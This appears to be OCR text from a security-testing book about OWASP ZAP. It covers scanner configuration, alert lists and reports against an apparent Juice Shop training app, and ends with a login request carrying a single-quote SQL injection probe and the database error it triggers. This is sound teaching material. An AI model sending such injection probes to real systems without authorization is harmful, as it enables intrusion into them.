HUD
JVM
Keyboard
Language
Local Proxies
OAST
Passive Scan Rules
Passive Scan Tags
Passive Scanner
Quick Start Launch
Replacer
Rule Configuration
Scripts
Search
Selenium
Spider
Statistics
WebSockets
Zest
Passive Scanner
Only scan messages in scope
Include traffic from the Fuzzer when passive scanning
Max alerts any rule can raise:
0
Max body size in bytes to scan:
0
Reset to Factory Defaults
Cancel
OK



History
Search
Alerts
Output
Alerts (18)
Absence of Anti-CSRF Tokens
CSP: Wildcard Directive (5)
Cross-Domain Misconfiguration (192)
Missing Anti-clickjacking Header (7)
Session ID in URL Rewrite (23)
Vulnerable JS Library
Application Error Disclosure (4)
Cookie No HttpOnly Flag (2)
Cookie with SameSite Attribute None (2)
Cross-Domain JavaScript Source File Inclusion (260)
Private IP Disclosure (2)
Timestamp Disclosure - Unix (351)
X-Content-Type-Options Header Missing (41)
Charset Mismatch (3)
Information Disclosure - Sensitive Information in URL
Information Disclosure - Suspicious Comments (24)
Loosely Scoped Cookie (2)
Re-examine Cache-control Directives (12)


Active Scan
Scope
Filter
Input Vectors
Custom Vectors
Technology
Policy
Injectable Targets:
URL Query String & Data Driven Nodes
Add URL Query Parameter?
POST Data
URL Path (could slow down testing)
HTTP Headers (could slow down testing)
All Requests
Cookie Data (could slow down testing)
Built-in Input Vector Handlers:
Multipart Form-Data
XML Tag/Attribute
JSON
Scan Null Values
Google Web Toolkit
OData ID/Filter
Direct Web Remoting
Enable Script Input Vectors
Parameters shown here will be ignored by the Scanner, if both the wildcarded URL and the specified location match.
URL
Where
Name
Add...
Modify...
Remove
* Any (?i)ASP.NET_SessionId
* Any (?i)ASPSESSIONID.*
* Any (?i)PHPSESSID
* Any (?i)SITESERVER
* Any (?i)sessid
Remove Without Confirmation
Start Scan
Reset
Cancel


Active Scan
Scope
Filter
Input Vectors
Custom Vectors
Technology
Policy
GET https://sippycup-juicebox.herokuapp.com HTTP/1.1
Host: sippycup-juicebox.herokuapp.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Pragma: no-cache
Cache-Control: no-cache
Add
Remove
Vectors:
Custom Vectors can only be set if the Recurse option is unset.
Disable Non-custom Input Vectors
Start Scan
Reset
Cancel


Active Scan
Scope
Filter
Input Vectors
Custom Vectors
Technology
Policy
Technology
DB
CouchDB
Firebird
HypersonicSQL
IBM DB2
Microsoft Access
Microsoft SQL Server
MongoDB
MySQL
Oracle
PostgreSQL
SAP MaxDB
SQLite
Sybase
Language
ASP
C
JSP/Servlet
Java
Spring
Start Scan
Reset
Cancel



Active Scan
Scope
Filter
Input Vectors
Custom Vectors
Technology
Policy
Policy
Client Browser
Information Gathering
Injection
Miscellaneous
Server Security
Policy
Policy:
Default Policy
Default Alert Threshold:
Medium
(Default threshold)
Default Attack Strength:
Medium
(Default attacks)
Apply
Default
Threshold To
All
Rules
Go
Apply
Default
Strength To
All
Rules
Go
Category
Threshold
Strength
Client Browser
Default
Default
Information Gathering
Default
Default
Injection
Default
Default
Miscellaneous
Default
Default
Server Security
Default
Default
Start Scan
Reset
Cancel





ZAP Session Compare Report

Any session | Just session 1 | Just session 2 | Both sessions

Method	URL	Untitled Session	Untitled Session
GET	http://sippycup-juicebox.herokuapp.com	---	200
GET	http://sippycup-juicebox.herokuapp.com/	200	200
GET	http://sippycup-juicebox.herokuapp.com/MaterialIcons-Regular.woff2	200	---
GET	http://sippycup-juicebox.herokuapp.com/api/Challenges/	200	---
GET	http://sippycup-juicebox.herokuapp.com/api/Quantitys/	200	---
GET	http://sippycup-juicebox.herokuapp.com/assets/i18n/en.json	200	---
GET	http://sippycup-juicebox.herokuapp.com/assets/public/favicon_js.ico	---	200
GET	http://sippycup-juicebox.herokuapp.com/font-mfizz.woff	200	---




Generate Report
Scope
Template
Filter
Options
Template:
Risk and Confidence HTML
Theme:
Original
Sections:
Contents
Generate Report
Reset
Cancel
Template:
Risk and Confidence HTML
Theme:
Sections:
High Level Report Sample
Modern HTML Report with themes and options
Risk and Confidence HTML
Traditional HTML Report
Traditional HTML Report with requests and responses
Traditional JSON Report
Traditional JSON Report with requests and responses
Traditional Markdown Report
Traditional PDF Report
Traditional XML Report


Generate Report
Scope
Template
Filter
Options
Include Risks
High:
Medium:
Low:
Informational:
Include Confidences
Confirmed:
High:
Medium:
Low:
False Positive:
Generate Report
Reset
Cancel
Generate Report
Scope
Template
Filter
Options
Report Name Pattern:
{{yyyy-MM-dd}}-ZAP-Report-[[site]]
Template Directory:
C:\Users\swamp\OWASP ZAP\reports
...
Save
Save In:
reports
high-level-report
traditional-xml
modern
risk-confidence-html
traditional-html
traditional-html-plus
traditional-json
traditional-json-plus
traditional-md
traditional-pdf
Folder name:
C:\Users\swamp\OWASP ZAP\reports
Files of Type:
All Files
Save
Cancel

Chapter 4: Authentication and Authorization Testing

Request | Response


```
POST http://10.88.88.13:3000/rest/user/login HTTP/1.1
Host: 10.88.88.13:3000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:101.0)
Gecko/20100101 Firefox/101.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/json
Content-Length: 28
Origin: https://10.88.88.13:3000
Connection: keep-alive
```

```
{"email":"'","password":"'"}
```

Request | Response

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: application/json; charset=utf-8
```


```
    "name": "SequelizeDatabaseError",
    "parent": {
      "errno": 1,
      "code": "SQLITE_ERROR",
      "sql": "SELECT * FROM Users WHERE email = ''' AND password =
'3590cb8af0bbb9e78c343b52b93773c9' AND deletedAt IS NULL"
    },
```

